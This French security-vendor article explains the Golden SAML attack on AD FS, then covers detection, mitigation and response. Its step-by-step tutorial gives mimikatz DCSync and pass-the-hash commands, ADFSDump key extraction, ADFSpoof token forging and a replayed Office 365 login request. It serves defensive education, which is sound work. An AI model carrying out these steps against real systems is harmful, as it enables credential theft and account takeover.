
Attaque Golden SAML
Golden SAML est similaire en concept à la technique du Golden Ticket. La différence est qu'au lieu de compromettre le secret d'Active Directory qui signe les tickets Kerberos, l'adversaire compromet le secret utilisé pour signer les assertions SAML créées par Active Directory Federation Services (AD FS), qui est fréquemment utilisé pour étendre l'identité d'Active Directory aux applications cloud.
Pour une attaque Golden SAML, un adversaire doit d'abord compromettre le compte de service AD FS sur le serveur AD FS. Une fois authentifié en tant que compte de service AD FS, ils peuvent utiliser des outils tels que ADFSDump pour extraire les informations requises :
• Le certificat de signature de jeton et sa clé privée
• La clé du Distributed Key Manager (DKM) d'Active Directory
• La liste des services pour lesquels le serveur AD FS est configuré pour être un fournisseur d'identité
Résumé des menaces
Cible : AD FS et les services associés
Outils : AAD Internals, ADFSDump, shimit, ADFSpoof, mimikatz
Tactique ATT&CK® : Accès aux identifiants
Technique ATT&CK : Falsification de justificatifs Web : jetons SAML
Difficulté
Détection : Difficile
Atténuation : Moyenne
Réponse : Difficile
Tutoriel d'attaque : Comment fonctionne l'attaque Golden SAML
ÉTAPE 1 : Compromettre le service AD FS
Un adversaire peut utiliser un certain nombre de méthodes différentes pour compromettre le service AD FS. En général, tout moyen d'obtenir un accès administratif au serveur AD FS est suffisant. L'exemple ci-dessous utilise quelques techniques : la reconnaissance LDAP pour découvrir AD FS, DCSync pour exporter les hachages du compte de service, puis Pass the Hash (PtH) pour obtenir une session sur le serveur AD FS en tant que compte de service.
Code
      # LDAP reconnaissance for AD FS / AADC Items

## ADFS Uses a Host SPN on the service account for the ADFS Service Portal. If the portal is known (ADFS/STS/FS etc.) it can be discovered

Get-ADObject -filter { ServicePrincipalName -contains “*adfs*” -or ServicePrincipalName -contains “*STS*” -or ServicePrincipalName -contains “*FS*” }

## ADFS User/Service/computer Accounts

Get-ADObject -filter { samaccountname -like “*adfs*” -or description -like “*adfs*” -or description -like “*aadc*” }

# Found GMSA Account named adfssvc$

.\mimikatz.exe “lsadump::dcsync /user:adfssvc$”

# Execute PtH

.\mimikatz.exe “privilege::debug” “sekurlsa::pth /user:aadcsvc$ /domain:domain.local /ntlm:f0f13a15b218cb98d1ada6484e380fe6 /aes256:f66c03bf486b3b5c7c40d526af00d3b89bf2f120a24059a739005a1c17d1d909 /aes128:569afe31a386f460e69e7915895837f8”
Output
      # Command 1 #

DistinguishedNameNameObjectClass ObjectGUID

-------------------------------- ----------

CN=ADFS,OU=Servers,DC=domain,DC=localADFScomputerfbf560c9-da5e-42b9-8f80-9c9a37006c9b

CN=MSOL_81f4a7929078,CN=Users,DC=domain,DC=local MSOL_81f4a7929078 user38348edf-8a4a-400e-83b4-eb88a57b78a7

# Command 2 #

DistinguishedNameNameObjectClassObjectGUID

------------------------------------------

CN=ADFS,OU=Servers,DC=domain,DC=localADFScomputerfbf560c9-da5e-42b9…

CN=aadcsvc,CN=Managed Service Accounts,DC=domain,DC=local aadcsvc msDS-GroupManagedServiceAccount f1709f9d-e137-4185.

# Command 3 #

mimikatz(commandline) # lsadump::dcsync /user:domain\da

[DC] 'domain.local' will be the domain

[DC] 'DC.domain.local' will be the DC server

[DC] 'aadcsvc$ ' will be the user account

[rpc] Service: ldap

[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN: DA

--- Output truncated ---

Credentials:

Hash NTLM: f0f13a15b218cb98d1ada6484e380fe6

--- Output truncated ---

* Primary:Kerberos-Newer-Keys *

Default Salt : DOMAIN.LOCALDA

Default Iterations : 4096

Credentials

aes256_hmac(4096) : f66c03bf486b3b5c7c40d526af00d3b89bf2f120a24059a739005a1c17d1d909

aes128_hmac(4096) : 569afe31a386f460e69e7915895837f8

# Command 4 #

# New Window Opens for PTH #
ÉTAPE 2 : Extrayez les informations requises
Après s'être authentifié en tant que compte de service AD FS, l'adversaire doit maintenant accéder et exporter les informations nécessaires pour forger le jeton SAML.
Dans cet exemple, nous utiliserons l'utilitaire ADFSDump , qui se connecte localement à la base de données AD FS pour extraire l'élément EncryptedPFX des paramètres du service de signature de jeton, et se connecte également à Active Directory pour exporter la clé DKM. Vous devrez copier la sortie dans des fichiers texte comme suit :
- DKMKey.txt contiendra la clé DKM.
- TKSKey.txt contiendra la clé de signature de jeton.
Code
ADFSDump.exe
Sortie
      _______ ___________ ____

/| / __ \/ ____/ ___// __ \__ ______ ___ ____

/ /| | / / / / /_\__ \/ / / / / / / __ `__ \/ __ \

/ ___ |/ /_/ / __/ ___/ / /_/ / /_/ / / / / / / /_/ /

/_/ |_/_____/_//____/_____/\__,_/_/ /_/ /_/ .___/

/_/

Created by @doughsec

## Extracting Private Key from Active Directory Store

[-] Domain is domain.local

[-] Private Key: 05-77-08-31-87-5E-A4-24-6E-C7-EE-48-64-6F-47-23-EB-D6-56-71-DD-3C-42-D0-DE-6B-58-13-16-DF-CB-57

## Reading Encrypted Signing Key from Database

[-] Encrypted Token Signing Key Begin

AAAAAQAAAAAEEN71Kh/hvD9Jk

--- output truncated---

DeMPt0Myf9vtUZow==

[-] Encrypted Token Signing Key End

## Reading The Issuer Identifier

[-] Issuer Identifier: http://sts.stealthbitslab.com/adfs/services/trust

[-] Detected AD FS 2019

[-] Uncharted territory! This might not work...

## Reading Relying Party Trust Information from Database

[-]

Microsoft Office 365 Identity Platform Worldwide

==================

Enabled: True

Sign-In Protocol: WsFed-SAML (SAML 1.1)

Sign-In Endpoint: https://login.microsoftonline.com/login.srf

Signature Algorithm: http://www.w3.org/2001/04/xmldsig-more#rsa-sha256

SamlResponseSignatureType: 1;

Identifier: urn:federation:MicrosoftOnline

Access Policy:

Access Policy Parameter:

Issuance Rules: @RuleName = "Issue UPN"

c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname"]

=> issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/claims/UPN"), query = "samAccountName={0};userPrincipalName;{1}", param = regexreplace(c.Value, "(?<domain>[^\\]+)\\(?<user>.+)", "${user}"), param = c.Value);

--- Output Truncated ---
ÉTAPE 3 : Convertissez les informations récupérées
Ensuite, l'adversaire doit convertir les informations dans un format utilisable par les outils :
- TKSKey.txt doit être décodé en Base64.
- DKMKey.txt doit être converti en valeurs hexadécimales.
Pour réaliser cela, ils peuvent utiliser des outils comme HexEdit ou exécuter le code suivant en mode terminal sur une machine Linux :
      # Convert TKSKey.txt to TKSKey.bin

cat TKSKey.txt | base64 -d > TKSKey.bin

# Convert DKMKey.txt to DKMKey.bin

# tr -d "-" -> Deletes all -'s

# xxd -r -p -> Read Hexdump

cat DKMkey.txt | tr -d "-" | xxd -r -p > DKMkey.bin
ÉTAPE 4 : Forger le jeton Golden SAML
L'attaquant dispose maintenant de tous les détails nécessaires pour forger le jeton SAML. Cet exemple utilise l'outil ADFSpoof pour créer un jeton Golden SAML pour l'utilisateur ADA_Fox@stealthbitslab.com.
Code
Python3.6 ADFSSpoof.py -b TKSKey.bin PKey.bin --server stealthbitslab.com o365 --upn ADA_FOX@stealthbitslab.com --objectguid {f37580cd-XXXX-XXXX-XXXX-6231f903a8c1}
Output
      _______ _______________

/| / __ \/ ____/ ___/____ ____ ____ / __/

/ /| | / / / / /_\__ \/ __ \/ __ \/ __ \/ /_

/ ___ |/ /_/ / __/ ___/ / /_/ / /_/ / /_/ / __/

/_/ |_/_____/_//____/ .___/\____/\____/_/

/_/

A tool to for AD FS security tokens

Created by @doughsec

%3Ct%3ARequestSecurityTokenResponse%20xmlns%3At%3D%22http%3A//schemas.xmlsoap.org/

--- output truncated ---

t%3AKeyType%3E%3C/t%3ARequestSecurityTokenResponse%3E
ÉTAPE 5 : Utilisez le jeton Golden SAML pour accéder à Office 365
L'adversaire doit maintenant simplement utiliser le jeton SAML falsifié pour se connecter à Office 365 en tant que ADA_FOX. Cela peut être fait en utilisant des outils tels que le Burp Suite repeater pour rejouer les requêtes web : il suffit d'utiliser le résultat de l'étape 4 et les informations de requête web ci-dessous pour rejouer la requête. et ensuite utiliser la fonction « request in browser » pour effectuer cette requête dans le navigateur. Une fois cela fait, l'attaquant sera invité à accéder à la page de connexion.
Code
      POST /login.srf HTTP/1.1

Host: login.microsoftonline.com

Connection: close

Content-Length: 7962

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

DNT: 1

wa=wsignin1.0&wresult={STEP 4 OUTPUT}
Détecter, atténuer et répondre
Détecter
Difficulté : Difficile
Il est possible de détecter les signes d'exploitation de Golden SAML à deux moments :
- Lorsque l'adversaire compromet les secrets de signature (Étape 2)
- Lorsque l'adversaire utilise un jeton falsifié (étape 5)
Détection lors d'une compromission de Secret
Comme détaillé ci-dessus, avant qu'un attaquant puisse forger un jeton SAML, il doit compromettre le service AD FS et exporter le certificat de signature AD FS et sa clé privée. Les défenseurs doivent prêter attention aux connexions inhabituelles au serveur AD FS, ainsi qu'aux sources inhabituelles d'authentification du compte de service AD FS lui-même. De plus, les événements suivants doivent être surveillés pour les exportations de certificats sur le serveur AD FS :
70 | Journal des événements | Système | Information |
|---|---|---|---|
|
70 |
Microsoft-Windows-CAPI2/Operational |
Serveur AD FS |
Tentative d'exportation de clé privée (mimikatz) |
|
1007 |
Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational |
Serveur AD FS |
Exportations générales de certificats ; aucune information sur l'exportation de la clé privée |
|
4662 |
Sécurité |
Contrôleurs de domaine |
Reconnaissance de clé DKM ; Lorsque ObjectName est similaire à CN=CryptoPolicy,CN=ADFS,CN=Microsoft,CN=Program Data,DC=YourDomain,DC=local et que les propriétés contiennent thumbnailPhoto {8d3bca50-1d7e-11d0-a081-00aa006c33ed} |
|
18 |
Microsoft-Windows-Sysmon/Operational |
Serveur AD FS |
Connexion par canal nommé à la base de données WID non issue de l'exécutable ADFS. Nécessite que Sysmon soit installé et configuré correctement. |
Détection lors de l'utilisation d'un jeton falsifié
Pour détecter l'utilisation d'un jeton SAML potentiellement falsifié, un journal central de tous les événements d'authentification provenant d'AD FS et des fournisseurs de services connectés est requis. Ces données peuvent ensuite être corrélées pour déterminer si chaque authentification à une application a réellement été créée par le service AD FS. Lorsqu'un jeton SAML falsifié est utilisé, il n'y aura aucun événement sur le serveur AD FS pour le relier aux journaux de connexion du fournisseur de services.
Les événements AD FS sont corrélés en utilisant l'ID de Corrélation (également connu sous le nom d'ID d'Activité) entre les événements avec les fournisseurs de services. Voici un exemple de connexion légitime où le fournisseur de services a un ID de Corrélation de 5b0f3b0b-e875-4307-ba98-0a2f0d5aa2ce et il y a un événement correspondant pour AD FS qui a le même ID de Corrélation.
- Connexion du fournisseur de services

- Audit de jeton d'application AD FS
Le service de fédération a émis un jeton valide. Consultez le XML pour plus de détails.
      Activity ID: 5b0f3b0b-e875-4307-ba98-0a2f0d5aa2ce

Additional Data

XML: <?xml version="1.0" encoding="utf-16"?>

<AuditBase xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="AppTokenAudit">

<AuditType>AppToken</AuditType>

<AuditResult>Success</AuditResult>

<FailureType>None</FailureType>

<ErrorCode>N/A</ErrorCode>

<ContextComponents>

<Component xsi:type="ResourceAuditComponent">

<RelyingParty>urn:federation:MicrosoftOnline</RelyingParty>

<ClaimsProvider>AD AUTHORITY</ClaimsProvider>

<UserId>DOMAIN\ADA_FOX</UserId>

</Component>

<Component xsi:type="AuthNAuditComponent">

<PrimaryAuth>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</PrimaryAuth>

<DeviceAuth>false</DeviceAuth>

<DeviceId>N/A</DeviceId>

<MfaPerformed>false</MfaPerformed>

<MfaMethod>N/A</MfaMethod>

<TokenBindingProvidedId>false</TokenBindingProvidedId>

<TokenBindingReferredId>false</TokenBindingReferredId>

<SsoBindingValidationLevel>TokenUnbound</SsoBindingValidationLevel>

</Component>

<Component xsi:type="ProtocolAuditComponent">

<OAuthClientId>N/A</OAuthClientId>

<OAuthGrant>N/A</OAuthGrant>

</Component>

<Component xsi:type="RequestAuditComponent">

<Server>http://sts.stealthbitslab.com/adfs/services/trust</Server>

<AuthProtocol>WSFederation</AuthProtocol>

<NetworkLocation>Intranet</NetworkLocation>

<IpAddress>10.0.0.55</IpAddress>

<ForwardedIpAddress />

<ProxyIpAddress>N/A</ProxyIpAddress>

<NetworkIpAddress>N/A</NetworkIpAddress>

<ProxyServer>N/A</ProxyServer>

<UserAgentString>Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36</UserAgentString>

<Endpoint>/adfs/ls/</Endpoint>

</Component>

</ContextComponents>

</AuditBase>
Atténuer
Difficulté : Moyenne
Protéger les serveurs AD FS et les comptes de service est d'une importance capitale pour atténuer les attaques Golden SAML. Deux meilleures pratiques sont particulièrement utiles :
- Ne permettez pas aux utilisateurs d'avoir des privilèges administratifs à travers les frontières.
- Traitez les serveurs AD FS avec le même niveau de sécurité que les contrôleurs de domaine
Répondez
Difficulté : Difficile
Si un jeton Golden SAML est détecté, on doit supposer un compromis total de l'identité. Au minimum, plusieurs étapes manuelles seront nécessaires, telles que la rotation du certificat de signature de jeton et l'investigation de l'étendue du compromis.
- Activez le processus de réponse aux incidents et alertez l'équipe de réponse.
Partager sur
Voir les attaques de cybersécurité associées
Abus des autorisations d'application Entra ID – Fonctionnement et stratégies de défense
Modification de AdminSDHolder – Fonctionnement et stratégies de défense
Attaque AS-REP Roasting - Fonctionnement et stratégies de défense
Attaque Hafnium - Fonctionnement et stratégies de défense
Attaques DCSync expliquées : Menace pour la sécurité d'Active Directory
Attaque Pass the Hash
Comprendre les attaques Golden Ticket
Attaque des comptes de service gérés par groupe
Attaque DCShadow – Fonctionnement, exemples concrets et stratégies de défense
Injection de prompt ChatGPT : Comprendre les risques, exemples et prévention
Attaque d'extraction de mot de passe NTDS.dit
Attaque Kerberoasting – Fonctionnement et stratégies de défense
Explication de l'attaque Pass-the-Ticket : Risques, Exemples et Stratégies de Défense
Attaque par pulvérisation de mots de passe
Attaque d'extraction de mot de passe en clair
Vulnérabilité Zerologon expliquée : Risques, Exploits et Atténuation
Attaques de rançongiciels sur Active Directory
Déverrouillage d'Active Directory avec l'attaque Skeleton Key
Mouvement latéral : Qu'est-ce que c'est, comment ça fonctionne et préventions
Attaques de l'homme du milieu (MITM) : ce qu'elles sont et comment les prévenir
Pourquoi PowerShell est-il si populaire auprès des attaquants ?
4 attaques de compte de service et comment s'en protéger
Comment prévenir les attaques de logiciels malveillants d'affecter votre entreprise
Qu'est-ce que le Credential Stuffing ?
Compromettre SQL Server avec PowerUpSQL
Qu'est-ce que les attaques de Mousejacking et comment se défendre contre elles
Vol de credentials avec un fournisseur de support de sécurité (SSP)
Attaques par tables arc-en-ciel : leur fonctionnement et comment se défendre
Un regard approfondi sur les attaques par mot de passe et comment les arrêter
Reconnaissance LDAP
Contournement de l'authentification multifacteur avec l'attaque Pass-the-Cookie
Attaque Silver Ticket